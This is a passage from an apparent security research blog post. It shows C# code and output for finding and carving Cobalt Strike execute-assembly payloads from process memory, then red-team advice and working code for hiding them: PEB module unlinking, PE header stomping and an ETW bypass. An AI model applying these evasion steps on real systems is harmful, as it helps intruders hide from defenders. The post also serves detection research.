                        ReadProcessMemory(processHandle, mem_basic_info.BaseAddress, buffer, mem_basic_info.RegionS
                        IntPtr Result = _Scan(buffer, peHeader);
                        if (Result != IntPtr.Zero)
                        {
                                Console.WriteLine("!!! Found PE binary in region: 0x{0}, Region Sz 0x{1}", (mem_ba
                        }
                }
                proc_min_address_l += mem_basic_info.RegionSize;
                proc_min_address = new UIntPtr(proc_min_address_l);
        }
}
```

Rerunning our hunter, this time with our newly added memory scanner in it, we discover the PE binary in our *spawnto* process:

```
######### Process: ServiceHub.DataWarehouseHost ID: 10524
The moduleName is clr.dll
The clr.dll's base address is: 140733082763264
The clr.dll's Entry point address is: 140733082787232
The clr.dll's File name is: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
######### Process: VBCSCompiler ID: 14356
The moduleName is clr.dll
The clr.dll's base address is: 140733082763264
The clr.dll's Entry point address is: 140733082787232
The clr.dll's File name is: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
!!!!!!!! Unable to Access Process: Registry ID: 96
!!!!!!!! Unable to Access Process: SgrmBroker ID: 1816
######### Process: com.docker.service ID: 13020
The moduleName is clr.dll
The clr.dll's base address is: 140733082763264
The clr.dll's Entry point address is: 140733082787232
The clr.dll's File name is: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
######### Process: gpupdate ID: 5224
The moduleName is clr.dll
The clr.dll's base address is: 140733082763264
The clr.dll's Entry point address is: 140733082787232
The clr.dll's File name is: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
!!! Found PE binary in region: 0x9D0000, Region Sz 0x5000
!!!!!!!! Unable to Access Process: csrss ID: 512
!!!!!!!! Unable to Access Process: Secure System ID: 48
!!!!!!!! Unable to Access Process: System ID: 4
!!!!!!!! Unable to Access Process: Idle ID: 0
Complete...
```

We can validate that this is correct by analysing the process in Process Hacker:



Now that we know we can identify a .NET exe injected by *execute-assembly*, we can trivially carve it from memory by extracting the full page as follows:

```
 if (Result != IntPtr.Zero)
{
```

```
        Console.WriteLine("!!! Found PE binary in region: 0x{0}, Region Sz 0x{1}", (mem_basic_info.BaseAddress).ToStr
        Console.WriteLine("!!! Carving PE from memory...");
        using (FileStream fileStream = new FileStream("out.exe", FileMode.Create))
        {
                for (uint i = (uint)Result; i < mem_basic_info.RegionSize; i++)
                {
                        fileStream.WriteByte(buffer[i]);
                }
        }
}
```

Rerunning our hunter, we now are able to not only able to identify the use of *execute-assembly*, but also carve the binary from the remote process:

```
######### Process: Microsoft.ServiceHub.Controller ID: 660
The moduleName is clr.dll
The clr.dll's base address is: 140733082763264
The clr.dll's Entry point address is: 140733082787232
The clr.dll's File name is: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
!!!!!!!! Unable to Access Process: svchost ID: 7976
######### Process: gpupdate ID: 14444
The moduleName is clr.dll
The clr.dll's base address is: 140733082763264
The clr.dll's Entry point address is: 140733082787232
The clr.dll's File name is: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
!!! Found PE binary in region: 0x910000, Region Sz 0x5000
!!! Carving PE from memory...
!!!!!!!! Unable to Access Process: MsMpEng ID: 3660
!!!!!!!! Unable to Access Process: wininit ID: 588
!!!!!!!! Unable to Access Process: svchost ID: 4940
######### Process: ServiceHub.TestWindowStoreHost ID: 13120
The moduleName is clr.dll
The clr.dll's base address is: 140733082763264
The clr.dll's Entry point address is: 140733082787232
The clr.dll's File name is: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
!!!!!!!! Unable to Access Process: SecurityHealthService ID: 6640
!!!!!!!! Unable to Access Process: csrss ID: 596
!!!!!!!! Unable to Access Process: svchost ID: 11360
```

We can confirm that we've carved the binary from memory by attempting to run it, although of course in the scenario of a blue team investigation more caution should be taken:

```
######### Process: com.docker.service ID: 13020
The moduleName is clr.dll
The clr.dll's base address is: 140733082763264
The clr.dll's Entry point address is: 140733082787232
The clr.dll's File name is: C:\Windows\Microsoft.NET\Framework64\v
!!!!!!!! Unable to Access Process: csrss ID: 512
######### Process: Sniper ID: 10228
The moduleName is clr.dll
The clr.dll's base address is: 140733082763264
^C
C:\Users\dmc\source\repos\Sniper\Sniper\bin\x64\Debug>
C:\Users\dmc\source\repos\Sniper\Sniper\bin\x64\Debug>
C:\Users\dmc\source\repos\Sniper\Sniper\bin\x64\Debug>
C:\Users\dmc\source\repos\Sniper\Sniper\bin\x64\Debug>
C:\Users\dmc\source\repos\Sniper\Sniper\bin\x64\Debug>out.exe
Hello from .NET - dmc
Sleeping
^C
C:\Users\dmc\source\repos\Sniper\Sniper\bin\x64\Debug>
```

In-Memory .NET Tradecraft OpSec for Red Teams

Now that we've looked at how blue teams can detect *execute-assembly*, what approaches can we take to mitigate such investigations from an offensive perspective?

Firstly, if we consider how our methodology for detection works we can potentially look at opportunities for how to disrupt it. The key indicators for in-memory .NET execution in our methodology are:

- The CLR related modules loaded inside a process,
- RX or RW page permissions,
- PE headers inside these pages.

With this in mind, there are several strategies which we can use to potentially better our in-memory .NET tradecraft:

- As the CLR DLLs are loaded in to the remote process, we should consider using a process that legitimately hosts the CLR as our *spawnto* for *execute-assembly* to avoid suspicious module loads being baselined.
- When searching for loaded DLLs, the most common approach used by many tools is to read the module list from the Process Environment Block. The approach to hiding the CLR DLLs involves unlinking the modules from the *InLoadOrderModuleList*, *InMemoryOrderModuleList*, *InInitializationOrderModuleList* and *HashTableEntry* lists. This rudimentary approach may be used to hide the presence of *clr.dll*, *clrjit.dll* and friends and potentially fool tools that rely on walking the PEB, in to not recognising that the process is using the CLR.
- Unfortunately, as far as we are aware there is no way to leave a page with *READWRITE* permissions using only Cobalt Strike's remote process injection. However, it is of course possible to *VirtualProtect* these and you may want to bootstrap this in to your pipeline. We will be following up with more research in this space over the coming months ????
- One potential consideration for your tradecraft may also be to avoid or limit the use of long running .NET assemblies in memory as outside of monitoring of module loads, in most cases memory scanning occurs at point in time. Therefore the longer your .NET exe persists in memory, the greater chance it has of being detected.
- As we're searching for a PE binary in memory, one option to potentially limit these searches is to stomp the PE headers. We'll walk through this next.
- Finally, as we have seen, the .NET exe sits plaintext in memory and as such we would also advise obfuscating your .NET exe as part of your pipeline. An approach for this using Azure Pipelines was previously detailed by the marvellous MDSec'er Adam Chester in this post.


As noted, it may be desirable to stomp the PE headers for our .NET exe from memory, while leaving the page permissions as *READWRITE*. This can be achieved by first retrieving the first blocks of allocated memory inside our *spawnto* process (which is where the .NET exe seems to get mapped), then setting the page permissions to *READWRITE* and using *RtlFillMemory* to overwrite the PE header. This can be accomplished using code similar to the following:

```
 private static int ErasePEHeader()
{
        SYSTEM_INFO sys_info = new SYSTEM_INFO();
        GetSystemInfo(out sys_info);
        UIntPtr proc_min_address = sys_info.minimumApplicationAddress;
        UIntPtr proc_max_address = sys_info.maximumApplicationAddress;
        ulong proc_min_address_l = (ulong)proc_min_address;
```


```
        ulong proc_max_address_l = (ulong)proc_max_address;
        Process currentProcess = Process.GetCurrentProcess();
        MEMORY_BASIC_INFORMATION mem_basic_info = new MEMORY_BASIC_INFORMATION();
        VirtualQueryEx(currentProcess.Handle, proc_min_address, out mem_basic_info, Marshal.SizeOf(typeof(MEMORY_BASI
        proc_min_address_l += mem_basic_info.RegionSize;
        proc_min_address = new UIntPtr(proc_min_address_l);
        VirtualQueryEx(currentProcess.Handle, proc_min_address, out mem_basic_info, Marshal.SizeOf(typeof(MEMORY_BASI
        Console.WriteLine("Base Address: 0x{0}", (mem_basic_info.BaseAddress).ToString("X"));
        bool result = VirtualProtect((UIntPtr)mem_basic_info.BaseAddress, (UIntPtr)4096, (uint)MemoryProtectionConsts
        FillMemory((UIntPtr)mem_basic_info.BaseAddress, 132, 0);
        Console.WriteLine("PE Header overwritten at 0x{0}", (mem_basic_info.BaseAddress).ToString("X"));
        return 0;
}
```

Rather than YOLO zero'ing memory, you may want to verify that it's actually the expected PE header first; this can be trivially done using the same code from our memory scanner but is omitted for brevity; you may also potentially want to alter this to scan the heap and clean up any other allocated copies of your exe that may be lingering out there.

Combining this with our previously detailed ETW bypass (modifying the patch accordingly for x64) we now have a method of better hiding our .NET tradecraft in-memory. If we review our .NET assemblies in Process Hacker we can see they are not being reported:



And the PE header for our .NET exe is now gone and the page permissions are set to RW:



Conclusions

In this post we have outlined a methodology for blue teams to detect in-memory .NET execution, detailing a case study of Cobalt Strike's *execute-assembly* feature and identifying indicators of compromise for the built-in execute-assembly feature. With this knowledge, we presented a number of OpSec strategies that red teamers can leverage to further their in-memory tradecraft and disguise the artifacts exposed to the blue team.

The source code for the memory scanner can be found here.

This blog post was written by Dominic Chell.

Stay updated with the latest
news from MDSec.
